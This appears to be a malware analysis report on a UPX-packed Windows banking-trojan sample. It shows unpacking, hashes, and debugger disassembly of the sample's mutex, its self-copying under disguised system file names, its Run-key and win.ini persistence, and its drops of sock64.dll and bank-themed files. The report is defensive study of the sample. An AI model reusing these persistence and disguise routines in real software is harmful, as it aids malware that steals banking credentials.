A Report

On

Sample file Analysis

Objective: Providing verdict on the basis of Analysis done on the provided sample. analysis

Following question are answered in the report.


- Explaining the findings of the analysis
- What tools were used for the analysis?
- What does the malware do?
- What Family/Type of malware is?
- Is it Packed/Obfuscated?
- Interesting/special characteristics of the malware.
- Provide screenshots in the report with tools used and found interesting features.

Time spent analysing.: **5 to 6hrs**.

a. Explaining the findings of the analysis

The file is not available on Virus Total


The file is PE-Exe compiled by Borland C++ - compiler and packed with opensource UPX packer.



Offset: 0 Size: 123904

Entropy(bits/byte): 7.88584 98% packed

```
PE Header("1.75741")
Section0("UPX0")("0")
Section1("UPX1")("7.9113")
Section2(".rsrc")("3.39007")
```



C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\STATIC\Desktop\analysis>cp test.fil sample.exe

C:\Users\STATIC\Desktop\analysis>upx -d sample.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95w       Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    266752 <-    123904   46.45%    win32/pe     sample.exe

Unpacked 1 file.

C:\Users\STATIC\Desktop\analysis>
```

Exeinfo PE - ver.0.0.5.3 by A.S.L - 1031+71 sign 2018.09.25

File : test.fil

Entry Point : 0004C810

EP Section : UPX1

File Offset : 0001DC10

First Bytes : 60.BE.00.F0.42

Linker Info : 5.00

SubSystem : Windows GUI

File Size : 0001E400h

Overlay : NO 00000000

Image is 32bit executable


RES/OVL : 0 / 0 % 2004

UPX 0.89 - 3.xx -> Markus & Laszlo ver. [3.91] <- from file. (sign like

Lamer Info - Help Hint - Unpack info

unpack "upx.exe -d" from http://upx.github.io or any UPX/Generic un


The file create Mutex




```
00402C41      E8 865F0200     call <test.fil.sub_428BCC>
00402C46  >   66:C745 EC 0800 mov word ptr ss:[ebp-14],8
00402C4C      6A 00           push 0                          LPVOID pvReserved = NULL
00402C4E      E8 6FD00200     call <JMP.&CoInitialize>        CoInitialize
00402C53      68 8A804300     push test.fil.43808A            LPCTSTR lpName = "BarclMutex"
00402C58      6A 00           push 0                          BOOL bInitialOwner = FALSE
00402C5A      6A 00           push 0                          LPSECURITY_ATTRIBUTES lpMutexAttributes = NULL
00402C5C      E8 71CC0200     call <JMP.&CreateMutexA>        CreateMutexA
00402C61      66:C745 EC 0800 mov word ptr ss:[ebp-14],8
00402C67      E8 D8CC0200     call <JMP.&GetLastError>
00402C6C      3D B7000000     cmp eax,B7                      eax:"MZP"
```

The file copying itself in various locations with different names in system as well in startup directory to make itself persistent.


SHA256(**load32.exe**)=
e63a1511f44d8a8156fadad548b9c687ce6dfdbd04b1dd89300c3705cedc3e03
SHA256(**rundllw.exe**)=
e63a1511f44d8a8156fadad548b9c687ce6dfdbd04b1dd89300c3705cedc3e03
SHA256(**test.fil.exe**)=
e63a1511f44d8a8156fadad548b9c687ce6dfdbd04b1dd89300c3705cedc3e03
SHA256(**vxdmgr32.exe**)=
e63a1511f44d8a8156fadad548b9c687ce6dfdbd04b1dd89300c3705cedc3e03
SHA256(ntmarta.dll)=
e63a1511f44d8a8156fadad548b9c687ce6dfdbd04b1dd89300c3705cedc3e03




```
00402C67      E8 D8CC0200     call <JMP.&GetLastError>
00402C6C      3D B7000000     cmp eax,B7                      eax:"C:\\WINDOWS\\system32\\load32.exe"
00402C71  v   75 07           jne test.fil.402C7A
00402C73      6A 00           push 0                          UINT uExitCode = 0
00402C75      E8 7CCC0200     call <JMP.&ExitProcess>         ExitProcess
00402C7A  >   68 04010000     push 104                        DWORD nSize = 104
00402C7F      8D95 ACFEFFFF   lea edx,dword ptr ss:[ebp-154]
00402C85      52              push edx                        LPTSTR lpFilename = edx:EntryPoint
00402C86      6A 00           push 0                          HMODULE hModule = NULL
00402C88      E8 C9CC0200     call <JMP.&GetModuleFileNameA>  GetModuleFileNameA
00402C8D      68 04010000     push 104                        UINT uSize = 104
00402C92      8D8D A8FDFFFF   lea ecx,dword ptr ss:[ebp-258]
00402C98      51              push ecx                        LPTSTR lpBuffer = ecx:EntryPoint
00402C99      E8 EECC0200     call <JMP.&GetSystemDirectoryA> GetSystemDirectoryA
00402C9E      68 95804300     push test.fil.438095            LPSTR lpString2 = "\\load32.exe"
00402CA3      8D85 A8FDFFFF   lea eax,dword ptr ss:[ebp-258]
00402CA9      50              push eax                        LPSTR lpString1
00402CAA      E8 03CE0200     call <JMP.&lstrcatA>            lstrcatA
00402CAF      6A 00           push 0                          BOOL bFailIfExists = FALSE
00402CB1      8D95 A8FDFFFF   lea edx,dword ptr ss:[ebp-258]
00402CB7      52              push edx                        LPCTSTR lpNewFileName = edx:EntryPoint
00402CB8      8D8D ACFEFFFF   lea ecx,dword ptr ss:[ebp-154]
00402CBE      51              push ecx                        LPCTSTR lpExistingFileName = ecx:EntryPoint
00402CBF      E8 FCCB0200     call <JMP.&CopyFileA>           CopyFileA
```




```
00402D52   51              push ecx                                    HANDLE hKey
00402D53   E8 3CCB0200     call <JMP.&RegCloseKey>                     RegCloseKey
00402D58   68 1F814300     push test.fil.43811F                        LPSTR lpString2 = "\\rundllw.exe"
00402D5D   8D85 A8FDFFFF   lea eax,dword ptr ss:[ebp-258]
00402D63   50              push eax                                    LPSTR lpString1
00402D64   E8 49CD0200     call <JMP.&lstrcatA>                        lstrcatA
00402D69   6A 00           push 0                                      BOOL bFailIfExists = FALSE
00402D6B   8D95 A8FDFFFF   lea edx,dword ptr ss:[ebp-258]
00402D71   52              push edx                                    LPCTSTR lpNewFileName = edx:EntryPoint
00402D72   8D8D ACFEFFFF   lea ecx,dword ptr ss:[ebp-154]
00402D78   51              push ecx                                    LPCTSTR lpExistingFileName = ecx:EntryPoint
00402D79   E8 42CB0200     call <JMP.&CopyFileA>                       CopyFileA
00402D7E   68 04010000     push 104                                    UINT uSize = 104
00402D83   8D85 A8FDFFFF   lea eax,dword ptr ss:[ebp-258]
00402D89   50              push eax                                    LPTSTR lpBuffer
00402D8A   E8 1BCC0200     call <JMP.&GetWindowsDirectoryA>            GetWindowsDirectoryA
00402D8F   68 2C814300     push test.fil.43812C                        LPSTR lpString2 = "\\dllreg.exe"
00402D94   8D95 A8FDFFFF   lea edx,dword ptr ss:[ebp-258]
00402D9A   52              push edx                                    LPSTR lpString1 = edx:EntryPoint
00402D9B   E8 12CD0200     call <JMP.&lstrcatA>                        lstrcatA
00402DA0   6A 00           push 0                                      BOOL bFailIfExists = FALSE
00402DA2   8D8D A8FDFFFF   lea ecx,dword ptr ss:[ebp-258]
00402DA8   51              push ecx                                    LPCTSTR lpNewFileName = ecx:EntryPoint
00402DA9   8D85 ACFEFFFF   lea eax,dword ptr ss:[ebp-154]
00402DAF   50              push eax                                    LPCTSTR lpExistingFileName
00402DB0   E8 0BCB0200     call <JMP.&CopyFileA>                       CopyFileA
00402DB5   68 44814300     push test.fil.438144                        LPCTSTR lpFileName = "win.ini"
00402DBA   8D95 A8FDFFFF   lea edx,dword ptr ss:[ebp-258]
00402DC0   52              push edx                                    LPCTSTR lpString = edx:EntryPoint
00402DC1   68 40814300     push test.fil.438140                        LPCTSTR lpKeyName = "run"
00402DC6   68 38814300     push test.fil.438138                        LPCTSTR lpAppName = "windows"
00402DCB   E8 DCCC0200     call <JMP.&WritePrivateProfileStringA>      WritePrivateProfileStringA
00402DD0   68 04010000     push 104                                    UINT uSize = 104
00402DD5   8D8D A8FDFFFF   lea ecx,dword ptr ss:[ebp-258]
00402DDB   51              push ecx                                    LPTSTR lpBuffer = ecx:EntryPoint
00402DDC   E8 ABCB0200     call <JMP.&GetSystemDirectoryA>             GetSystemDirectoryA
00402DE1   68 4C814300     push test.fil.43814C                        LPSTR lpString2 = "\\vxdmgr32.exe"
00402DE6   8D85 A8FDFFFF   lea eax,dword ptr ss:[ebp-258]
00402DEC   50              push eax                                    LPSTR lpString1
00402DED   E8 C0CC0200     call <JMP.&lstrcatA>                        lstrcatA
00402DF2   6A 00           push 0                                      BOOL bFailIfExists = FALSE
00402DF4   8D95 A8FDFFFF   lea edx,dword ptr ss:[ebp-258]
00402DFA   52              push edx                                    LPCTSTR lpNewFileName = edx:EntryPoint
00402DFB   8D8D ACFEFFFF   lea ecx,dword ptr ss:[ebp-154]
00402E01   51              push ecx                                    LPCTSTR lpExistingFileName = ecx:EntryPoint
00402E02   E8 B9CA0200     call <JMP.&CopyFileA>                       CopyFileA
00402E07   68 5A814300     push test.fil.43815A                        LPSTR lpString2 = "explorer.exe "
00402E0C   8D85 ACFEFFFF   lea eax,dword ptr ss:[ebp-154]
00402E12   50              push eax                                    LPSTR lpString1
00402E13   E8 A6CC0200     call <JMP.&lstrcpy>                         lstrcpy
```



```
5:42:0...   test.fil.exe   6508   ReadFile    C:\Users\STATIC\Desktop\analysis\test2ce03a2\test.fil.exe                                     SUCCESS
5:42:0...   test.fil.exe   6508   WriteFile   C:\Users\STATIC\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\rundllw.exe     SUCCESS
```




```
00402CC7   50            push eax                          PHKEY phkResult
00402CC8   68 3F000F00   push F003F                        DWORD samDesired = KEY_ALL_ACCESS
00402CCD   6A 00         push 0                            DWORD ulOptions = 0
00402CCF   68 A1804300   push test.fil.4380A1              LPCTSTR lpSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402CD4   68 02000080   push 80000002                     HANDLE hKey = HKEY_LOCAL_MACHINE
00402CD9   E8 C2CB0200   call <JMP.&RegOpenKeyExA>         RegOpenKeyExA
00402CDE   8B45 D0       mov eax,dword ptr ss:[ebp-30]
```




```
00402D0B   8D55 D0       lea edx,dword ptr ss:[ebp-30]
00402D0E   52            push edx                          PHKEY phkResult = edx:EntryPoint
00402D0F   68 3F000F00   push F003F                        DWORD samDesired = KEY_ALL_ACCESS
00402D14   6A 00         push 0                            DWORD ulOptions = 0
00402D16   68 D6804300   push test.fil.4380D6              LPCTSTR lpSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders"
00402D1B   68 01000080   push 80000001                     HANDLE hKey = HKEY_CURRENT_USER
00402D20   E8 7BCB0200   call <JMP.&RegOpenKeyExA>         RegOpenKeyExA
00402D25   8B45 D0       mov eax,dword ptr ss:[ebp-30]
```

The file drops sock64.dll
SHA256(sock64.dll)=
18c0cc2ebf0ba78c22ced0464481b468b5087cc0c34a5303ef8522679d994f99



```
6:33:5...   6792   CreateFile           C:\Windows\sock64.dll   SUCCESS   Desired Access: G...
6:33:5...   6792   CreateFile           C:\Windows\sock64.dll   SUCCESS   Desired Access: R...
6:33:5...   6792   QueryBasicInfor...   C:\Windows\sock64.dll   SUCCESS   CreationTime: 7/23...
6:33:5      6792   CloseFile            C:\Windows\sock64.dll   SUCCESS
```

The dropped dll file is packed by aspack packer and the dll is used in banking trojans in past.
https://www.virustotal.com/gui/file/18c0cc2ebf0ba78c22ced0464481b468b5087cc0c34a5303ef8522679d994f99/details



47
/ 71

Community Score

47 engines detected this file

18c0cc2ebf0ba78c22ced0464481b468b5087cc0c34a5303ef8522679d994f99
sock64.dll
aspack pedll


30.50 KB
Size

2020-07-17 11:32:53 UTC
6 days ago

Ad-Aware	Trojan.Spy.Banker.R	AhnLab-V3	Trojan/Win32.Banker.C257080
Alibaba	TrojanBanker:Win32/Banker.9a40f91b	ALYac	Trojan.Spy.Banker.R
Antiy-AVL	Trojan[Banker]/Win32.Banker	Arcabit	Trojan.Spy.Banker.R
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira (no cloud)	TR/Banker.R.1	BitDefender	Trojan.Spy.Banker.R
BitDefenderTheta	Gen:NN.ZedlaF.34136.by4ba0Aw6Gg	CAT-QuickHeal	Trojan.Banker
Comodo	TrojWare.Win32.Spy.Banker.R@1np2	Cylance	Unsafe
Cynet	Malicious (score: 85)	Cyren	W32/Banker.KOCM-0407
DrWeb	Trojan.PWS.Kadun	Emsisoft	Trojan.Spy.Banker.R (B)
		ESET-NOD32	Win32/Spy.Banker.R


rustotal.com/gui/file/18c0cc2ebf0ba78c22ced0464481b468b5087cc0c34a5303ef8522679d994f99/detection

The file drops other files also, and these files may be used to create phishing interface




```
call <JMP.&GetWindowsDirectoryA>
push test.fil.43817E                  43817E:"\\bank.log"
lea ecx,dword ptr ss:[ebp-35C]
push ecx
call <JMP.&lstrlenA>
lea edx,dword ptr ss:[ebp-35C]
add eax,edx                           edx:"C:\\WINDOWS"
push eax
call <JMP.&lstrcpy>
lea eax,dword ptr ss:[ebp-28]
push eax
push 0
push 0
push test.fil.4019EC
push 0
push 0
call <JMP.&CreateThread>
push 104
push test.fil.43B9F0                  43B9F0:"C:\\WINDOWS\\bank1.bmp"
call <JMP.&GetWindowsDirectoryA>
push 104
push test.fil.43BAF4                  43BAF4:"C:\\WINDOWS\\bank2.bmp"
call <JMP.&GetWindowsDirectoryA>
push test.fil.438188                  438188:"\\bank1.bmp"
push test.fil.43B9F0                  43B9F0:"C:\\WINDOWS\\bank1.bmp"
call <JMP.&lstrlenA>
add eax,test.fil.43B9F0               43B9F0:"C:\\WINDOWS\\bank1.bmp"
push eax
call <JMP.&lstrcpy>
push test.fil.438193                  438193:"\\bank2.bmp"
push test.fil.43BAF4                  43BAF4:"C:\\WINDOWS\\bank2.bmp"
call <JMP.&lstrlenA>
add eax,test.fil.43BAF4               43BAF4:"C:\\WINDOWS\\bank2.bmp"
push eax
call <JMP.&lstrcpy>
push 104
